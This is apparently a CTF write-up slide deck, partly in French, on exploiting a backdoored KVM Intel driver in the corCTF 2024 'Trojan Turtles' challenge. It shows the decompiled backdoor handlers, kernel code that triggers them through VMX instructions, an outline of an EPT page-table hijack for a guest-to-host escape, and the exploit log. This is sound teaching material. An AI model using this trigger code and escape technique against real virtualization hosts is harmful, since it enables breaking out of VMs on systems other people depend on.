SYNACKTIV

Virtualizing virtualized bug in virtualization

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Contexte

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- corCTF 2024
  - Trojan Turtles:

    A mysterious person who goes by Tia Jan recently replaced our nested hypervisor's Intel KVM driver with a new driver.

    Can you take a look at this and see if our systems have been compromised?

KVM 101

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KVM: Kernel-based Virtual Machine

API standard pour créer des VM sous Linux

Abstraction du hardware (Intel VT-x , AMD SVM, ARM Virtualization Extensions, ...)

hardware assisted virtualization

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
Chaque action "sensible" va créer un *VMEXIT* (IO/MMIO operations, halts, cpuid,)



virtualization in virtualization

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
Une VM peut créer une VM



The backdoor

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
- diff kvm-intel-original.ko kvm-intel-new.ko
  - handle_vmread
  - handle_vmwrite



The backdoor

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arbitrary relative read

```
int64_t handle_vmread(void* arg1)
    void* rbp = arg1
    void* r15 = *(arg1 + 0x1c78)
    ...
                rax_9 = kvm_get_dr(rbp, 0)

                if (rax_9 == 0x1337babe)
                    kvm_set_dr(rbp, 2, r15[kvm_get_dr(rbp, 1)]))
```

The backdoor

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arbitrary relative write

```
int64_t handle_vmwrite(void* arg1)
    void* rbp = arg1
    void* r12 = *(arg1 + 0x1c78)
          /* ... */
                    rax_8 = kvm_get_dr(rbp, 0)

                    if (rax_8 == 0x1337babe)
                        rax_28 = kvm_get_dr(rbp, 1)
                        rax_29 = kvm_get_dr(rbp, 2)
                        r12[rax_28] = rax_29
```

The backdoor

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
How to trig ?



The backdoor

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```
cr4 = native_read_cr4();
cr4 |= 1ul << 13;
native_write_cr4(cr4);

vmxon_page = kzalloc(0x1000, GFP_KERNEL);
vmptrld_page = kzalloc(0x1000, GFP_KERNEL);

vmxon_page_pa = virt_to_phys(vmxon_page);
vmptrld_page_pa = virt_to_phys(vmptrld_page);

*(uint32_t *)(vmxon_page) = vmcs_revision();
*(uint32_t *)(vmptrld_page) = vmcs_revision();

res = vmxon(vmxon_page_pa);
res = vmptrld(vmptrld_page_pa);

asm volatile("vmread %[field], %[output]\n\t"
      : [output] "=r" (vmread_value)
      : [field] "r" (vmread_field) : );

asm volatile("vmwrite %[value], %[field]\n\t"
      :
      : [field] "r" (vmwrite_field),
        [value] "r" (vmwrite_value) : );
```

Exploit strategy

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- ROP chain on host to write the flag in guest address space
- mess wih EPT to map the host address space into the guest

Page table 101

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

Page table with VM

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




Page table hijack

SYNACKTIV



Page table hijack

SYNACKTIV



And eventually ...

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```
[  127.014896] [exp]: Found vmcs in l1 at offset 730021; value: 2adb000
[  127.014958] [exp]: YOU ARE HERE: ffff9aa4c1f6a000
[  127.014959] [exp]: probably physbase: ffff9aa4c0000000
[  127.014985] [exp]: eptp_value: 244f05e
[  127.014986] [exp]: ept_addr: ffff9aa4c244f000
[  127.014986] [exp]: ept_offset: 9ca00
[  127.015012] [exp]: pml4e_value: 2ba4907
[  127.015013] [exp]: pml4e_addr: ffff9aa4c2ba4000
[  127.015013] [exp]: pml4e_offset: 187400
[  127.015036] [exp]: pgd: ffff8c6102a80000
[  127.016681] clocksource: Long readout interval, skipping watchdog check: cs_nsec: 5383022626 wd_nsec: 5383019837
[  127.016772] TEST: f000ff53f000ff53
[  127.018707] found handle_vmread page at: ffff8800028fd000
[  127.018708] handle_vmread at: ffff8800028fd4d0
[  127.053129] flag: corctf{KvM_3xpl01t5_@r3_5ucH_a_p@1n_1n_Th3_a55!!!}
```

Time to drink

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